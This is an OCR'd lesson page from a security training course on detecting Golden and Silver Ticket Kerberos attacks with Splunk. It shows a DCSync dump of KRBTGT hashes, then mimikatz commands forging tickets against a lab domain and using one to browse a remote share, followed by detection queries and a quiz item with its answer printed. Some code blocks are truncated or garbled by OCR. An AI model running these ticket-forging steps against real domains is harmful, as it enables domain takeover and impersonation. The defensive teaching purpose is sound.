Detecting Golden Tickets/Silver Tickets

Golden Ticket

A `Golden Ticket` attack is a potent method where an attacker forges a Ticket Granting Ticket (TGT) to gain unauthorized access to a Windows Active Directory domain as a domain administrator. The attacker creates a TGT with arbitrary user credentials and then uses this forged ticket to impersonate a domain administrator, thereby gaining full control over the domain. The Golden Ticket attack is stealthy and persistent, as the forged ticket has a long validity period and remains valid until it expires or is revoked.

Attack Steps:

- The attacker extracts the NTLM hash of the KRBTGT account using a `DCSync` attack (alternatively, they can use `NTDS.dit` and `LSASS process dumps` on the Domain Controller).

```
Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 3/1/2021 6:42:27 AM
Object Security ID   : S-1-5-21-1810217221-3414305983-3079919041-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 0b7800f707cb785fe421ffc6f0f30a37
    ntlm- 0: 0b7800f707cb785fe421ffc6f0f30a37
    lm  - 0: dbca685cab8ee076d7aa127c54d28e1e

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : f4f92fdd45b8096636e20626935ba740

* Primary:Kerberos-Newer-Keys *
    Default Salt : LAB.INTERNAL.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : ea4434fa7097cefd6a7fa89924ff1980f213f71d8b23de0a7e95a86e4fd2b534
      aes128_hmac       (4096) : e276e130b57b70bff319720889fde0d5
      des_cbc_md5       (4096) : 4a4fe95ba74992f2

* Primary:Kerberos *
    Default Salt : LAB.INTERNAL.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 4a4fe95ba74992f2

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  f97ce45ef68aacabbfd6df0caca9ed88
    02  fa4c18cf28faac9ba3b47144bb6c6d19
    03  e768375676e6676bf03c4af15130d895
    04  f97ce45ef68aacabbfd6df0caca9ed88
    05  fa4c18cf28faac9ba3b47144bb6c6d19
    06  c03f51685844e0607380f838d40df207
    07  f97ce45ef68aacabbfd6df0caca9ed88
    08  49acd534f12aed9cc347c0c2e5f0da35
    09  49acd534f12aed9cc347c0c2e5f0da35
    10  b28d4e17d14717bef5443046ac42572f
    11  6cc367b2019d4ba3059e3a958a0d4a65
```

- Armed with the `KRBTGT` hash, the attacker forges a TGT for an arbitrary user account, assigning it domain administrator privileges.

```
mimikatz 2.2.0 x64 (oe.eo)
mimikatz # kerberos::golden /domain:lab.internal.local /sid:S-1-5-21-1810217221-3414305983-3079919041 /rc4:0b7
800f707cb785fe421ffc6f0f30a37 /user:EvilAdmin /ptt
User      : EvilAdmin
Domain    : lab.internal.local (LAB)
SID       : S-1-5-21-1810217221-3414305983-3079919041
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 0b7800f707cb785fe421ffc6f0f30a37 - rc4_hmac_nt
Lifetime  : 3/16/2021 5:01:50 PM ; 3/14/2031 5:01:50 PM ; 3/14/2031 5:01:50 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'EvilAdmin @ lab.internal.local' successfully submitted for current session
```

```
Command Prompt
C:\Users\JENNY_HICKMAN>klist

Current LogonId is 0:0x17160f

Cached Tickets: (1)

#0>     Client: EvilAdmin @ lab.internal.local
        Server: krbtgt/lab.internal.local @ lab.internal.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 3/16/2021 17:01:50 (local)
        End Time:   3/14/2031 17:01:50 (local)
        Renew Time: 3/14/2031 17:01:50 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
```

Resources

Go to Questions

Table of Contents

```
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

C:\Users\JENNY_HICKMAN>wmic /node:dc OS GET Name
Name
Microsoft Windows Server 2016 Standard Evaluation|C:\Windows|\Device\Harddisk0\Partition4
```

- The attacker injects the forged TGT in the same manner as a Pass-the-Ticket attack.

Golden Ticket Detection Opportunities

Detecting Golden Ticket attacks can be challenging, as the TGT can be forged offline by an attacker, leaving virtually no traces of `Mimikatz` execution. One option is to monitor common methods of extracting the `KRBTGT` hash:

- `DCSync attack`
- `NTDS.dit file access`
- `LSASS memory read on the domain controller (Sysmon Event ID 10)`

From another standpoint, a Golden Ticket is just another ticket for Pass-the-Ticket detection.

> Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at http://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.


Detecting Golden Tickets With Splunk (Yet Another Ticket To Be Passed Approach)

Now let's explore how we can identify Golden Tickets, using Splunk.

Timeframe: `earliest=1690451977 latest=1690452262`

Detecting Golden Tickets/Silver Tickets

```
index=main earliest=1690451977 latest=1690452262 source="WinEventLog:Security" user!=*$ EventCode I
| rex field=user "(?<username>[^@]+)"
| rex field=src_ip "(\:\:ffff\:)?(?<src_ip_4>[0-9\.]+)"
| transaction username, src_ip_4 maxspan=10h keepevicted=true startswith=(EventCode=4768)
| where closed_txn=0
| search NOT user="*$@*"
| table _time, ComputerName, username, src_ip_4, service_name, category
```



Silver Ticket

Adversaries who possess the password hash of a target service account (e.g., `SharePoint`, `MSSQL`) may forge Kerberos Ticket Granting Service (TGS) tickets, also known as `Silver Tickets`. Silver tickets can be used to impersonate any user, but they are more limited in scope than Golden Tickets, as they only allow adversaries to access a specific resource (e.g., `MSSQL`) and the system hosting the resource.

Attack Steps:

- The attacker extracts the NTLM hash of the targeted service account (on the computer

account for `CIFS` access) using tools like `Mimikatz` or other credential dumping techniques.

- Generate a Silver Ticket: Using the extracted NTLM hash, the attacker employs tools like `Mimikatz` to create a forged TGS ticket for the specified service.

```
PS C:\Users\JENNY_HICKMAN\tools\mimikatz_trunk\x64> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::golden /sid:S-1-5-21-1810217221-3414305983-3079919041 /id:500 /target:iis.lab.internal.local /service:CIFS /dom
ain:lab.internal.local /rc4:f670500ba07dca80d7188fd92d61430c /user:DarthKittius /ptt
User      : DarthKittius
Domain    : lab.internal.local (LAB)
SID       : S-1-5-21-1810217221-3414305983-3079919041
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: f670500ba07dca80d7188fd92d61430c - rc4_hmac_nt
Service   : CIFS
Target    : iis.lab.internal.local
Lifetime  : 3/17/2021 1:16:22 PM ; 3/15/2031 1:16:22 PM ; 3/15/2031 1:16:22 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'DarthKittius @ lab.internal.local' successfully submitted for current session

mimikatz # exit
```

- The attacker injects the forged TGT in the same manner as a Pass-the-Ticket attack.

```
PS C:\Users\JENNY_HICKMAN\tools\mimikatz_trunk\x64> klist

Current LogonId is 0:0x98557

Cached Tickets: (1)

#0>     Client: DarthKittius @ lab.internal.local
        Server: CIFS/iis.lab.internal.local @ lab.internal.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 3/17/2021 13:16:22 (local)
        End Time:   3/15/2031 13:16:22 (local)
        Renew Time: 3/15/2031 13:16:22 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:
PS C:\Users\JENNY_HICKMAN\tools\mimikatz_trunk\x64> ls \\iis.lab.internal.local\c$


    Directory: \\iis.lab.internal.local\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/6/2021   5:28 PM                inetpub
d-----        7/16/2016   4:23 PM                PerfLogs
d-r---         3/6/2021   5:46 PM                Program Files
d-----        7/16/2016   4:23 PM                Program Files (x86)
d-r---         3/6/2021   5:21 PM                Users
d-----         3/6/2021   5:28 PM                Windows
```

Silver Ticket Detection Opportunities

Detecting forged service tickets (TGS) can be challenging, as there are no simple indicators of attack. In both Golden Ticket and Silver Ticket attacks, arbitrary users can be used, `including non-existent ones`. `Event ID 4720 (A user account was created)` can help identify newly created users. Subsequently, we can compare this user list with logged-in users.

Because there is no validation for user permissions, users can be granted administrative permissions. `Event ID 4672 (Special Logon)` can be employed to detect anomalously assigned privileges.

Detecting Silver Tickets With Splunk

Now let's explore how we can identify Silver Tickets, using Splunk.

Detecting Silver Tickets With Splunk Through User Correlation

Let's first create a list of users (`users.csv`) leveraging `Event ID 4720 (A user account was created)` as follows.

Detecting Golden Tickets/Silver Tickets

```
index=main latest=1690448444 EventCode=4720
| stats min(_time) as _time, values(EventCode) as EventCode by user
| outputlookup users.csv
```


Note: `users.csv` can be downloaded from the `Resources` section of this module (upper right corner) and uploaded to Splunk by clicking `Settings` -> `Lookups` -> `Lookup table files` -> `New Lookup Table File`.

Let's now compare the list above with logged-in users as follows.

Timeframe: `latest=1690545656`

Detecting Golden Tickets/Silver Tickets

```
index=main latest=1690545656 EventCode=4624
| stats min(_time) as firstTime, values(ComputerName) as ComputerName, values(EventCode) as EventCo
| eval last24h = 1690451977
| where firstTime > last24h
```| eval last24h=relative_time(now(),"-24h@h")```
| convert ctime(firstTime)
| convert ctime(last24h)
| lookup users.csv user as user OUTPUT EventCode as Events
| where isnull(Events)
```




**Search Breakdown**:


- `index=main latest=1690545656 EventCode=4624`: This command filters events from the `main` index that occur before a specified timestamp and have an `EventCode` of `4624`, indicating a successful login.
- `| stats min(_time) as firstTime, values(ComputerName) as ComputerName, values(EventCode) as EventCode by user`: This command calculates the earliest login time for each user, groups them by the `user` field, and creates a table with columns `firstTime`, `ComputerName`, and `EventCode`.
- `| eval last24h = 1690451977`: This command defines a variable `last24h` and assigns it a specific `timestamp` value. This value represents a time threshold for filtering the results.
- `| where firstTime > last24h`: This command filters the results to include only logins that occurred after the time threshold defined in `last24h`.
- `| eval last24h=relative_time(now(),"-24h@h")`: This command (commented out) would redefine the `last24h` variable to be exactly 24 hours before the current time. Note that this line is commented out with backticks, so it will not be executed in this search.
- `| convert ctime(firstTime)`: This command converts the `firstTime` field from epoch time to a human-readable format.
- `| convert ctime(last24h)`: This command converts the `last24h` field from epoch time to a human-readable format.
- `| lookup users.csv user as user OUTPUT EventCode as Events`: This command performs a `lookup` using the `users.csv` file, matches the `user` field from the search results with the `user` field in the CSV file, and outputs the `EventCode` column from the CSV file as a new field called `Events`.
- `| where isnull(Events)`: This command filters the results to include only those where the `Events` field is null. This indicates that the user was not found in the `users.csv` file.

## Detecting Silver Tickets With Splunk By Targeting Special Privileges Assigned To New Logon
```

Timeframe: `latest=1690545656`

Detecting Golden Tickets/Silver Tickets

```
index=main latest=1690545656 EventCode=4672
| stats min(_time) as firstTime, values(ComputerName) as ComputerName by Account_Name
| eval last24h = 1690451977
```| eval last24h=relative_time(now(),"-24h@h") ```
| where firstTime > last24h
| table firstTime, ComputerName, Account_Name
| convert ctime(firstTime)
```




VPN Servers

⚠ **Warning:** Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.

Existing PwnBox instances will automatically switch to the new VPN server.

US Academy 3 — Medium Load

PROTOCOL

UDP 1337 | TCP 443

DOWNLOAD VPN CONNECTION FILE

**Connect to Pwnbox**

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

UK — 140ms

Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left
```

Waiting to start...

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!

Download VPN Connection File

Target(s): Click here to spawn the target system!

+ 1 For which "service" did the user named Barbi generate a silver ticket?

cifs

Submit

Previous Next

Mark Complete & Next